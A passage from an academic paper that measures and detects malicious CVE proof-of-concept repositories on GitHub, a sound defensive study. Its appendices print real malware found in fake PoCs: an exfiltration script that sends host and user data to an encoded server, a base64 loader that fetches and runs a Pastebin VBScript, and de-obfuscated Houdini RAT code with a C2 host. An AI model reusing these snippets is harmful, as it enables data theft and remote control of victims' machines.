Upon inspecting the source code, we identified a base64-encoded line, which, once decoded, initiated the execution of another Python script. This script contained a link to Pastebin<sup>37</sup>, where a VBScript was hosted. The first `exec` command in the Python script executed this VBScript. Further investigation of the VBScript revealed the presence of the Houdini malware. We provide the screenshots of our analysis in Appendix C. Houdini, also known as H-Worm, has been active since at least 2013<sup>38</sup> and still being active today<sup>39</sup>. Houdini malware is typically distributed through various means, such as malicious email attachments, exploit kits, or social engineering techniques.

We discovered similar techniques employed in other repositories, where malware samples were double obfuscated. These samples established communication with external hosts, downloaded malicious files, and subsequently executed them using VBScript. These malware samples predominantly targeted Windows systems. The host used in the Houdini code mentioned above was not functional at the time of writing.

**CobaltStrike.** Another instance involving malicious binaries can be observed in a repository that was previously accessible at<sup>40</sup>. This repository contained a binary file purportedly serving as an exploit for CVE-2019-0709. Notably, the binary was flagged by VirusTotal as a CobaltStrike instance<sup>41</sup>. CobaltStrike provides a C&C solution frequently used by

<sup>35</sup><https://github.com/Elkhazrajy/CVE-2019-0708-exploit-RCE>; Not available anymore at the time of writing.

<sup>36</sup><https://www.cve.org/CVERecord?id=CVE-2019-0708>

<sup>37</sup><https://pastebin.com>

<sup>38</sup><https://www.mandiant.com/resources/blog/now-you-see-me-h-worm-by-houdini>

<sup>39</sup><https://www.trellix.com/en-us/about/newsroom/stories/research/cyberattacks-targeting-ukraine-increase.html>

<sup>40</sup><https://github.com/matengfei000/cve-2019-0709>; Not available anymore at the time of writing.

<sup>41</sup><https://www.virustotal.com/gui/file/fccc5846bd9e09b8f05d4628b684bc4d3ee105280d8ad8c8607a3c6fe746bbaa/detection>

adversaries. Although the repository is no longer accessible, the user behind it still exists under a different username, as indicated by a GitHub redirect. According to VirusTotal, this binary was initially scanned on March 22, 2018, and was last submitted on May 15, 2019. Interestingly, this submission date is approximately one month before the release of CVE details in the NVD database<sup>42</sup>.

**RokRAT.** Is a type of malware that belongs to the RAT family and was linked back to APT37<sup>43</sup>. RokRAT is designed to infiltrate systems, collect sensitive information, and enable the attacker to perform various malicious activities, such as stealing credentials, logging keystrokes, capturing screenshots, and executing arbitrary commands. It can also establish a backdoor on the compromised system, providing persistent access for the attacker. RokRAT was introduced back in 2017<sup>44</sup> and still being used until today<sup>45</sup>. During our investigation, we found six binaries that were flagged by VirusTotal as RokRAT<sup>46</sup>. These six binaries were found to be related to the same CVE-2017-4878<sup>47</sup>, which appears to be rejected by NVD.

Due to the page limit, we discuss more case studies in Appendix C.

## 6 Discussion

Using the proposed heuristics we have been able to detect that at least 1.9% of repositories in our data contain malicious PoCs. This rate of untrustworthy exploits, although relatively low, is still a cause for concern, as they are being used by security practitioners across the world. We thus believe that our study is an important first step towards creating more reliable tools for security professionals.

We note that GitHub’s acceptable use policy<sup>48</sup> allows publication of security-relevant content, such as malware, vulnerability information of exploits, but only for research purposes. They explicitly prohibit dual-use exploits (so, i.e., malicious exploits) and they require all exploit data to be clearly labelled as potentially harmful content. We have not observed any warnings in the subset of repositories that we inspected manually. Moreover, the discovered 899 repositories with malicious PoCs are clearly in violation of GitHub’s policy. Our findings have been reported to GitHub in October 2022, and, as we mentioned, since then 3 of these repositories have been taken down by GitHub, although we do not know whether

<sup>42</sup><https://nvd.nist.gov/vuln/detail/CVE-2019-0709>

<sup>43</sup><https://malpedia.caad.fkie.fraunhofer.de/actor/apt37>

<sup>44</sup><https://blog.talosintelligence.com/introducing-rokrat/>

<sup>45</sup><https://research.checkpoint.com/2023/chain-reaction-rokrats-missing-link/>

<sup>46</sup><https://www.virustotal.com/gui/file/e1546323dc746ed2f7a5c973dcecc79b014b68bdd8a6230239283b4f775f4bbd/>

<sup>47</sup><https://nvd.nist.gov/vuln/detail/CVE-2017-4878>

<sup>48</sup><https://docs.github.com/en/site-policy/acceptable-use-policies/github-active-malware-or-exploits>

it was done because of our reporting or not. GitHub has not reached back to us since our reporting.

**Limitations.** Our study has several limitations. First, the GitHub API proved unreliable and not all repositories corresponding to the used CVE IDs were collected. Therefore, we potentially have only a subset of data related to the targeted CVEs. We have tried to mitigate this issue by re-querying the API a second time.

Another limitation of this study is that we rely on heuristics for detecting malicious PoCs. These heuristics are likely not able to discover all malicious PoCs in our dataset, as some of them could apply more substantial obfuscation techniques, such as encryption. At the same time, due to the amount of time that passed since older exploits were published, it is possible that some previously malicious IP addresses are not detected as malicious anymore. Thus, we might have missed malicious PoCs that include such “previously malicious” IPs.

These limitations could potentially be addressed in the future by developing more sophisticated dynamic analysis techniques that would execute PoCs and observe their behavior. However, given the variety of technologies the PoCs are developed with (see Table 1), the variety of PoC designs (arguments handling, etc.), and the variety of the targeted platforms, it is very challenging to develop a single platform to analyze a significant proportion of the PoCs in our dataset. We also think that static analysis can be advantageous over dynamic analysis when investigating code maliciousness *in the past*, particularly in scenarios where the code interacts with external malicious websites that are no longer accessible but were previously flagged by third-party services like VirusTotal. This is why in the proposed method we relied on indicators that can be extracted with static analysis.

Another viable alternative is to develop a detection mechanism based on code similarity analysis that will leverage machine learning techniques, similar to, e.g., the Amalfi approach to detect malicious npm packages [28]. Our results show that code similarity can indeed be a reliable indicator to discriminate malicious PoCs from non-malicious ones.

Still, as with any complex security-related task, such as e.g., malware detection, adversaries are able to apply very sophisticated obfuscation mechanisms to hide the malicious PoC functionality from inspection, therefore a 100% reliable detection mechanism for malicious PoCs is not achievable.

**Ethical considerations.** Ensuring ethical practices and responsible handling of potentially malicious code is of paramount importance in our research. To mitigate any potential risks and safeguard against unintended consequences, we followed a few rules when executing some selected PoCs obtained from GitHub to better understand their behavior (reported as case studies).

First, a careful manual review process was conducted to evaluate the nature and intent of the PoCs. This involved scru-

tinizing the code for any indications of malicious behavior, such as direct calls to known malicious IPs or suspicious payloads. This review was conducted by one of the authors who is an experienced security analyst and has extensive knowledge about malware analysis and reverse engineering. Then, by running the PoCs in a sandboxed environment, we were able to monitor their behavior, assess their impact, and analyze any potential malicious activities without endangering the integrity of our infrastructure. After careful examination of the code and the behavior in sandbox, the analyst took decisions how to further examine the case study PoCs (e.g., about retrieving new PoC components from remote websites). This approach allowed us to strike a balance between conducting meaningful research on PoCs' functionality, while minimizing any potential harm to systems or networks.

## 7 Related Work

To the best of our knowledge, the problem of malicious exploit PoCs in GitHub has not yet been studied in the literature. But the community has addressed several important related issues.

**Detecting malicious third-party code.** Malicious third-party code detection is a problem that has been investigated in context of software supply chains, where large ecosystems have been found to be infected with malicious packages. For example, researchers investigated approaches to identify malicious packages in the npm, PyPI and Java ecosystems (e.g., [12, 18, 26, 28, 33]). Some of the heuristics we utilize for detecting malicious PoCs (IP addresses, obfuscation detection, malicious binaries) have been applied in those studies in the context of detecting malicious software packages. In our case, the challenge is to distinguish an unexpected adversarial functionality in the context of PoCs, which are by definition considered malicious if applied by black hat hackers.

In the area of malware detection, the existing literature focuses on capturing semantic representations of code behavior (e.g., sensitive API calls [12, 28, 32]). We note that the heuristics we propose in this work are more lightweight, because we deal with a very diverse code base (many different programming languages and different underlying systems to be exploited by PoCs).

**Detecting malicious code in GitHub.** The community has also studied peculiarities of detecting malicious activity on GitHub. For example, Gonzales et al. [6] analyzed the user's profile information and commit logs to identify anomalous commits that represent potential malicious activities in a GitHub repository. Qian et al. [21] developed a framework called Heterogeneous Graph to detect malicious repositories by leveraging relationships and meta data.

Code similarity is a widely used technique to cluster malicious snippets and detect closely related ones [14, 36]. In the

context of GitHub, Cao and Dolan-Gavitt [3] proposed a solution to detect malicious forks on GitHub by checking known malicious signatures and computing included file similarity using the `ssdeep` algorithm.

We have shown that code similarity as measured by JPlag [20] can be used to cluster malicious and benign PoCs. In the future, this approach can be further improved by utilizing techniques developed for detecting similar GitHub projects, e.g., [17, 22, 24], and identifying hidden [34] or malicious [3] forks.

Rokon et al. [23] have identified 7.5 thousands of malware source code repositories on GitHub. They have used manual analysis to label 1000 repositories, and then they have built a classifier using words from repository title and description. We report on our cross-check with their dataset in Section 4.1.

**CVE exploits.** Researchers have studied the life cycle and exploitation likelihood of CVEs using various methodologies [13]. Analysis of social network data has been very prominent in this space. Horawalavithana et al. [8] examined the discussions surrounding new CVEs on platforms like GitHub, Reddit, and Twitter. Sabottke, Suci, and Dumitras [25] focused on detecting information about CVE exploitation being shared on Twitter. They developed methods to identify relevant discussions and extract valuable insights regarding CVE exploitation from the platform.

Schiappa, Chantry and Garibay [27] have investigated social media discourse concerning CVEs and exploits on Twitter, GitHub and Reddit. In their data, in 2015 and 2016 on average 15% of CVEs were associated with PoCs available in ExploitDB. This is much higher than what we observed in our data (for 2017 onwards). Study [27] has shown GitHub to be a useful source of information concerning possible attack vectors. Shrestha et al. [30] have reached similar conclusions, as they found that CVE-related information is being disseminated in GitHub discussions even prior to a vulnerability being officially published. Neil, Mittal and Jishi [16] have further demonstrated feasibility of automatically mining vulnerability-related threat intelligence from GitHub and similar version control platforms.

Suci et al. [31] focused on measuring the likelihood of exploits becoming functional over time for a given CVE. Yang et al. [35] used machine learning algorithms to predict the likelihood of a CVE being exploited based on the existence and source of a PoC. Householder et al. [9] investigated the development of CVE exploits over time and analyzed the chances of a CVE having an exploit in the future. They provided statistics, indicating the percentage of CVEs with publicly available exploits, which aligns with our findings (Table 2).

Al Alsadi et al. [1] studied IoT exploits extracted from malware binaries using static and dynamic analysis techniques. Like us, the study [1] applied VirusTotal to classify malicious binaries. They observed packing and obfuscation as common techniques used by malware for hindering detection. Yet, the

exploit use case investigated by in [1] is different from ours: their study aimed to dissect exploits hidden in IoT binaries, while we focus on PoCs that seemingly offer exploitation capabilities for known CVEs to security researchers.

These studies collectively contribute to the understanding of different aspects related to malicious code, repositories, commits, forks, and CVE exploits on platforms like GitHub and Twitter. Although these studies provide valuable insights, none of them specifically focused on analyzing repositories containing PoCs for CVE exploits and assessing their reliability. Therefore, our research stands as the first of its kind in this particular area.

## 8 Conclusions

We conducted an extensive investigation into the maliciousness of CVE Proof of Concepts (PoCs) on GitHub. Out of the 47,285 GitHub repositories containing PoCs, we detected 899 malicious repositories, which accounts for approximately 1.9% of the total.

To the best of our knowledge, our work represents the first comprehensive investigation that analyzes PoCs of CVEs hosted on public platforms such as GitHub and proposes methods for detecting malicious PoCs. Our approach involves examining the source code for indicators of malicious activity, such as calls to suspicious servers, extracting hexadecimal payloads, and identifying base64-encoded scripts that may contain malicious instructions. These instructions could include actions such as exfiltrating information, downloading malicious files, or creating backdoor access. However, we note that our current approach may not detect every malicious PoC, as there will always be new creative ways to obfuscate code. In the light of this, we have explored the use of code similarity as a feature to aid in identifying new malicious repositories. Our findings indicate that, on average, malicious repositories exhibit higher levels of similarity to each other compared to non-malicious ones. This result is an important step towards the development of more robust detection techniques, what will be our goal in the future work.

Our chosen approach emerged after examining numerous PoCs and observing that the majority employed common techniques, such as hexadecimal and base64 payloads, which may not immediately raise suspicion among PoC users. We believe that our findings make a significant contribution for the security community. Within these malicious PoCs, we discovered instructions aimed at opening backdoors or planting malware on the systems running them. Consequently, these PoCs specifically target the security service community, posing a risk to every customer of such a security company utilizing PoCs sourced from GitHub. By identifying these malicious PoCs, we strive to raise awareness of risks associated with specific repositories and assist the security community in exercising caution when engaging with them.

## References

- [1] Arwa Abdulkarim Al Alsadi, Kaichi Sameshima, Jakob Bleier, Katsunari Yoshioka, Martina Lindorfer, Michel van Eeten, and Carlos H Gañán. No spring chicken: Quantifying the lifespan of exploits in IoT malware using static and dynamic analysis. In *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security*, pages 309–321, 2022.
- [2] Steven Burrows, Seyed MM Tahaghoghi, and Justin Zobel. Efficient plagiarism detection for large code repositories. *Software: Practice and Experience*, 37(2):151–175, 2007.
- [3] Alan Cao and Brendan Dolan-Gavitt. What the fork? Finding and analyzing malware in GitHub forks. In *Proc. of NDSS*, volume 22, 2022.
- [4] Ravindu De Silva, Mohamed Nabeel, Charith Elvitigala, Issa Khalil, Ting Yu, and Chamath Keppitiyagama. Compromised or attacker-owned: A large scale classification and study of hosting domains of malicious URLs. In *USENIX Security Symposium*, pages 3721–3738, 2021.
- [5] Cainã Figueiredo, João Gabriel Lopes, Rodrigo Azevedo, Daniel Vieira, Lucas Miranda, Gerson Zaverucha, Leandro Pflieger de Aguiar, and Daniel Sadoc Menasché. A statistical relational learning approach towards products, software vulnerabilities and exploits. *IEEE Transactions on Network and Service Management*, 2023.
- [6] Danielle Gonzalez, Thomas Zimmermann, Patrice Godefroid, and Max Schäfer. Anomalicious: Automated detection of anomalous and potentially malicious commits on GitHub. In *2021 IEEE/ACM 43rd International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, pages 258–267. IEEE, 2021.
- [7] Mariano Graziano, Davide Canali, Leyla Bilge, Andrea Lanzi, and Davide Balzarotti. Needles in a haystack: Mining information from public dynamic analysis sandboxes for malware intelligence. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 1057–1072, 2015.
- [8] Sameera Horawalavithana, Abhishek Bhattacharjee, Renhao Liu, Nazim Choudhury, Lawrence O. Hall, and Adriana Iamnitchi. Mentions of security vulnerabilities on Reddit, Twitter and GitHub. In *IEEE/WIC/ACM International Conference on Web Intelligence*, pages 200–207, 2019.
- [9] Allen D Householder, Jeff Chrabaszcz, Trent Novelly, David Warren, and Jonathan M Spring. Historical analysis of exploit availability timelines. In *CSET, USENIX Security Symposium*, 2020.

- [10] Jay Jacobs, Sasha Romanosky, Benjamin Edwards, Idris Adjerid, and Michael Roytman. Exploit prediction scoring system (EPSS). *Digital Threats: Research and Practice*, 2(3):1–17, 2021.
- [11] Sangjun Ko, Jusop Choi, and Hyoungshick Kim. COAT: Code obfuscation tool to evaluate the performance of code plagiarism detection tools. In *2017 International conference on software security and assurance (ICSSA)*, pages 32–37. IEEE, 2017.
- [12] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais, and Serena Elisa Ponta. Towards the detection of malicious Java packages. In *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, pages 63–72, 2022.
- [13] Triet HM Le, Huaming Chen, and M Ali Babar. A survey on data-driven software vulnerability assessment and prioritization. *ACM Computing Surveys*, 55(5):1–39, 2022.
- [14] Li Li, Tegawendé F Bissyandé, and Jacques Klein. Rebooting research on detecting repackaged android apps: Literature review and benchmark. *IEEE Transactions on Software Engineering*, 47(4):676–693, 2019.
- [15] Kartik Nayak, Daniel Marino, Petros Efstathopoulos, and Tudor Dumitraş. Some vulnerabilities are different than others: Studying vulnerabilities and attack surfaces in the wild. In *Research in Attacks, Intrusions and Defenses: 17th International Symposium, RAID 2014, Gothenburg, Sweden, September 17-19, 2014. Proceedings 17*, pages 426–446. Springer, 2014.
- [16] Lorenzo Neil, Sudip Mittal, and Anupam Joshi. Mining threat intelligence about open-source projects and libraries from code repository issues and bug reports. In *2018 IEEE International Conference on Intelligence and Security Informatics (ISI)*, pages 7–12. IEEE, 2018.
- [17] Phuong T Nguyen, Juri Di Rocco, Riccardo Rubei, and Davide Di Ruscio. An automated approach to assess the similarity of GitHub repositories. *Software Quality Journal*, 28:595–631, 2020.
- [18] Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, pages 1–10, 2022.
- [19] Felix Pauck. Scaling arbitrary android app analyses. In *37th IEEE/ACM International Conference on Automated Software Engineering*, pages 1–7, 2022.
- [20] Lutz Prechelt, Guido Malpohl, Michael Philippsen, et al. Finding plagiarisms among a set of programs with JPlag. *J. Univers. Comput. Sci.*, 8(11):1016, 2002.
- [21] Yiyue Qian, Yiming Zhang, Nitesh Chawla, Yanfang Ye, and Chuxu Zhang. Malicious repositories detection with adversarial heterogeneous graph contrastive learning. In *Proceedings of the 31st ACM International Conference on Information & Knowledge Management*, pages 1645–1654, 2022.
- [22] Yiyue Qian, Yiming Zhang, Qianlong Wen, Yanfang Ye, and Chuxu Zhang. Rep2vec: Repository embedding via heterogeneous graph adversarial contrastive learning. In *Proceedings of the 28th ACM SIGKDD Conference on Knowledge Discovery and Data Mining*, pages 1390–1400, 2022.
- [23] Md Omar Faruk Rokon, Risul Islam, Ahmad Darki, Evangelos E Papalexakis, and Michalis Faloutsos. Sourcefinder: Finding malware source-code from publicly available repositories in GitHub. In *Proceedings of RAID*, pages 149–163, 2020.
- [24] Md Omar Faruk Rokon, Pei Yan, Risul Islam, and Michalis Faloutsos. Repo2vec: A comprehensive embedding approach for determining repository similarity. In *2021 IEEE International Conference on Software Maintenance and Evolution (ICSME)*, pages 355–365. IEEE, 2021.
- [25] Carl Sabottke, Octavian Suci, and Tudor Dumitraş. Vulnerability disclosure in the age of social media: Exploiting Twitter for predicting real-world exploits. In *24th USENIX Security Symposium*, pages 1041–1056, 2015.
- [26] Simone Scalco, Ranindya Paramitha, Duc-Ly Vu, and Fabio Massacci. On the feasibility of detecting injections in malicious npm packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, pages 1–8, 2022.
- [27] Madeline Schiappa, Graham Chantry, and Ivan Garibay. Cyber security in a complex community: A social media analysis on common vulnerabilities and exposures. In *2019 Sixth International Conference on Social Networks Analysis, Management and Security (SNAMS)*, pages 13–20. IEEE, 2019.
- [28] Adriana Sejfia and Max Schäfer. Practical automated detection of malicious npm packages. In *Proceedings of the 44th International Conference on Software Engineering*, pages 1681–1692, 2022.
- [29] Yun Shen, Pierre-Antoine Vervier, and Gianluca Stringhini. A large-scale temporal measurement of android malicious apps: Persistence, migration, and lessons learned.

In *31st USENIX Security Symposium*, pages 1167–1184, 2022.

- [30] Prasha Shrestha, Arun Sathanur, Suraj Maharjan, Emily Saldanha, Dustin Arendt, and Svitlana Volkova. Multiple social platforms reveal actionable signals for software vulnerability awareness: A study of GitHub, Twitter and Reddit. *Plos one*, 15(3):e0230250, 2020.
- [31] Octavian Suci, Connor Nelson, Zhuoer Lyu, Tiffany Bao, and Tudor Dumitras. Expected exploitability: Predicting the development of functional vulnerability exploits. In *31st USENIX Security Symposium*, pages 377–394, 2022.
- [32] Kimberly Tam, Ali Feizollah, Nor Badrul Anuar, Rosli Salleh, and Lorenzo Cavallaro. The evolution of Android malware and Android analysis techniques. *ACM Computing Surveys (CSUR)*, 49(4), 2017.
- [33] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. A benchmark comparison of python malware detection approaches. *arXiv preprint arXiv:2209.13288*, 2022.
- [34] Elizabeth Wyss, Lorenzo De Carli, and Drew Davidson. What the fork? Finding hidden code clones in npm. In *Proceedings of the 44th International Conference on Software Engineering*, pages 2415–2426, 2022.
- [35] Heedong Yang, Seungsoo Park, Kangbin Yim, and Manhee Lee. Better not to use vulnerability’s reference for exploitability prediction. *Applied Sciences*, 10(7):2555, 2020.
- [36] Haibo Zhang and Kouichi Sakurai. A survey of software clone detection from security perspective. *IEEE Access*, 9:48157–48173, 2021.
- [37] Shuofei Zhu, Jianjun Shi, Limin Yang, Boqin Qin, Ziyi Zhang, Linhai Song, and Gang Wang. Measuring and modeling the label dynamics of online anti-malware engines. In *USENIX Security Symposium*, pages 2361–2378, 2020.

## A Repository Ownership Information

Repository ownership break-down in our data is presented in Table 12. Table 11 presents the distribution of ownership of malicious repositories.

Table 11: Distribution of malicious repository ownership

# Malicious repos per user	Count
50	1
20	1
15	1
14	1
9	1
8	3
7	2
6	1
5	1
4	4
3	17
2	59
1	557

Table 12: Distribution of (total) repository ownership

# Repos per user	Count
1459	1
401-600	2
201-300	3
101-200	13
91-100	2
81-90	6
71-80	5
61-70	6
51-60	11
41-50	38
31-40	39
21-30	95
0-20	18565

## B Similarity of Original and Forked PoCs

We now analyze similarity of the original and forked repositories. Figure 9 shows the similarity data between the original and forked repositories (we only visualize pairs that have a positive similarity score according to JPlag). The similarity data in this figure is broken down into 4 categories:

- Both original and forked repositories are malicious. We encode this case with label 11 (1 stands for a malicious repository).




Figure 9: Similarity of forked repositories as computed by JPlag (only pairs with positive similarity score). We denote a malicious repository as 1 and a repository without a discovered malicious payload as 0

- Parent repository is malicious, but the forked repository is not found to be malicious with our heuristics. We encode this case with label 10.
- Parent repository is not found to be malicious, but the forked repository is malicious; encoded with label 01.
- Both repositories are not found to be malicious with our approach; encoded with label 00.

We can see in Figure 9 that all cases (11, 10, 01 and 00) have high similarity (median similarity is 100% or close to it). By analyzing similarities between original repositories and forked ones we have 3 interesting cases of similarities which we investigated manually, which are the following:

1. Original repository is malicious and the forked repository is malicious, but their similarity is less than 100%. In this case, it is interesting to see what modifications have been done to the malicious PoC. We have 17 such pairs.
2. Original repository is malicious, but the forked repository is not malicious (the cases labelled with 10). In this case, it is interesting to see why the repository is now not detected to be malicious: whether the reason is that our heuristics are not reliable, or whether the user has changed something in the re-distributed PoC code and made it not malicious. We have 6 such pairs.
3. Original repository is not malicious, but the forked repository is malicious (the cases labelled with 01). We have 2 such pairs.

We have manually checked the repositories from these cases and concluded that in of all these 3 scenarios the changes (in the similarity score or the malicious status) occurred because of inclusion/exclusion of a malicious EXE binary. No other types of modifications were discovered. This shows that inclusion of a malicious binary is a strong indicator of maliciousness.

One interesting case that we observed was a repository originally shared by a prominent European security company.

This repository was forked, and this pair corresponds to the 01 case in our classification (parent is not malicious, but the forked repository is malicious). However, when we looked at the history of the original repository updates, we discovered that a malicious EXE file was originally included there. It was later deleted by the security company, but it remained in the forked repository. This case shows that even very experienced security professionals fall for malicious PoCs and can redistribute them.

## C More Case Studies

**Screenshots for the Houdini malware case study.** Screenshot of the Houdini malware functionality in the analyzed VBScript is shown in Figure 12. Screenshots in Figure 13 and Figure 14 showcase the VBScript code before and after de-obfuscation, respectively.

**Exfiltration scripts.** The purpose of the script in question is to exfiltrate telemetry data from the server, including the commands executed by the user. It also generates fake output to create the illusion that the attack has been successful. Listing 1 provides a visual representation of the script. The base64 payload within the script contains a URL pointing to the server where the data is being exported.

We discovered this script in several repositories, either in the form of forks or copies with slight modifications, primarily involving the base64 encoded IP address.

```

1 time.sleep(3)
2 lhost = os.uname()[1]
3 command = getpass.getuser() + '@' + (lhost)
4 args = ' '.join(sys.argv[1:])
5 errorMsg = 'Connection Terminated: (Timeout)'
6 URL = base64.b64decode('
    aHR0cDovLzU0LjE4NC4yMC42OS9wb2MyLnBocA==')
7 PARAMS = {'host':command, 'args':args, 'cve':Bug}
8 r = requests.get(url = URL, params = PARAMS)
9 welcome = r.content
10 if welcome != "":
11     rsp = 1
12     while rsp != "":
13         cmd = raw_input(welcome)
14         PARAMS = {'host':command, 'args':cmd, 'cve':
            Bug}
15         r = requests.get(url = URL, params = PARAMS)
16         rsp = r.content
17         print rsp
18         welcome = "C:\WINDOWS\system32>"
19 time.sleep(10)

```

Listing 1: Malicious PoC Exfiltration Example

**Prank scripts.** These scripts are not malicious, but rather created by individuals who are aware of the security issue and aim to educate the community by sharing prank scripts. When executed, these scripts typically display prank messages or perform other harmless actions. For example, in one of the

repositories focused on the CVE-2020-2021 (an Authentication bypass in PAN-OS<sup>49</sup>), there is a Shell script designed to serve as the proof-of-concept (PoC). When executed, this script amusingly transforms the user’s screen into a “Rickroll” prank, a popular internet meme involving the unexpected redirection to the music video for Rick Astley’s “Never Gonna Give You Up”, Figure 10 and 11.




Figure 10: Repository with fake PoC as a prank




Figure 11: Rickroll prank in a fake PoC for CVE-2020-2021

<sup>49</sup><https://docs.paloaltonetworks.com/pan-os>

```

/pocs/Clustered/2019/Python/Elkhazrajy_CVE-2019-0708-exploit-RCE$ cat CVE-2019-0708-exploit-RCE.py
import base64

exec(base64.decode64("IAppbXBvcnQgdXJsbGlibAppbXBvcnQgc3VicHJvY2VzcwoKdXJsbGlibLnVybnVybHJldHJpZXZlKdodHRwczovL3Bhc3RlYmLuLmNvbS9yYXcvVGNkQmY3U0wnLCdiYi52YnMnKQpzdWJwcm9jZXNzLmNhbGwoImNzY3JpcHQgYmIudmJzIikg"))
/pocs/Clustered/2019/Python/Elkhazrajy_CVE-2019-0708-exploit-RCE$ echo "IAppbXBvcnQgdXJsbGlibAppbXBvcnQgc3VicHJvY2VzcwoKdXJsbGlibLnVybnVybHJldHJpZXZlKdodHRwczovL3Bhc3RlYmLuLmNvbS9yYXcvVGNkQmY3U0wnLCdiYi52YnMnKQpzdWJwcm9jZXNzLmNhbGwoImNzY3JpcHQgYmIudmJzIikg" | base64 -d

import urllib
import subprocess

urllib.urlretrieve('https://pastebin.com/raw/TcdBf7SL', 'bb.vbs')

```

Figure 12: Houdini malware found in CVE-2019-0708-exploit-RCE repository by user Elkhazrajy

```

516 vbCrLf & " !\\!\\!r |$| !\\!\\!e |$| !\\!\\!a |$| !\\!\\!d |$| !\\!\\!a |$| !\\!\\!l |$| !\\!\\!l |$|
517 vbCrLf & "!\\!\\!e |$| !\\!\\!n |$| !\\!\\!d |$| !\\!\\!i |$| !\\!\\!f |$| " & _
518 vbCrLf & " " & _
519 vbCrLf & "!\\!\\!c |$| !\\!\\!m |$| !\\!\\!d |$| !\\!\\!s |$| !\\!\\!h |$| !\\!\\!e |$| !\\!\\!l |$|
520 vbCrLf & "!\\!\\!e |$| !\\!\\!n |$| !\\!\\!d |$| !\\!\\!f |$| !\\!\\!u |$| !\\!\\!n |$| !\\!\\!c |$|
521 on error resume next
522 xxxxxxxxxxxxxxxxxxxxxxxxxx
523 yyOuXrXAAeU = replace(yyOuXrXAAeU, " |$| ", "")
524 xxxxxxxxxxxxxxxxxxxxxxxxxx
525 yyOuXrXAAeU = replace(yyOuXrXAAeU, "!\\!\\!!", "")
526 xxxxxxxxxxxxxxxxxxxxxxxxxx
527 execute yyOuXrXAAeU

```

Figure 13: An obfuscated payload in a PoC CVE-2019-0708

```

57 Dim yyOuXrXAAeU
58 yyOuXrXAAeU = "<[recoder: houdini(c) skype: houdini-fx]>" & _
59 vbCrLf & " " & _
60 vbCrLf & "'=====config====='" & _
61 vbCrLf & " " & _
62 vbCrLf & "host=""hostnames.ddns.net"" & _
63 vbCrLf & "port=1234" & _
64 vbCrLf & "installdir=""%temp%"" & _
65 vbCrLf & "lnkfile=true" & _
66 vbCrLf & "lnkfolder=true" & _
67 vbCrLf & " " & _
68 vbCrLf & "'=====publicvar====='" & _
69 vbCrLf & " " & _
70 vbCrLf & "dimshellobj" & _
71 vbCrLf & "setshellobj=wscript.createobject("wscript.shell")" & _
72 vbCrLf & "dimfilesystemobj" & _
73 vbCrLf & "setfilesystemobj=createobject("scripting.filesystemobject")" & _
74 vbCrLf & "dimhttpobj" & _
75 vbCrLf & "sethttpobj=createobject("msxml2.xmlhttp")" & _
76 vbCrLf & " " & _
77 vbCrLf & " " & _
78 vbCrLf & "'=====privatvar====='" & _
79 vbCrLf & " " & _
80 vbCrLf & "installname=wscript.scriptname" & _
81 vbCrLf & "startup=shellobj.specialfolders("startup") & """" & _
82 vbCrLf & "installdir=shellobj.expandenvironmentstrings(installdir) & """" & _
83 vbCrLf & "ifnotfilesystemobj.folderexists(installdir) then installdir=shellobj.expandenvironmentstrings("%temp%") & """" & _
84 vbCrLf & "spliter=""& ""|""& "">"" & _
85 vbCrLf & "sleep=5000" & _

```

Figure 14: Houdini malware after de-obfuscation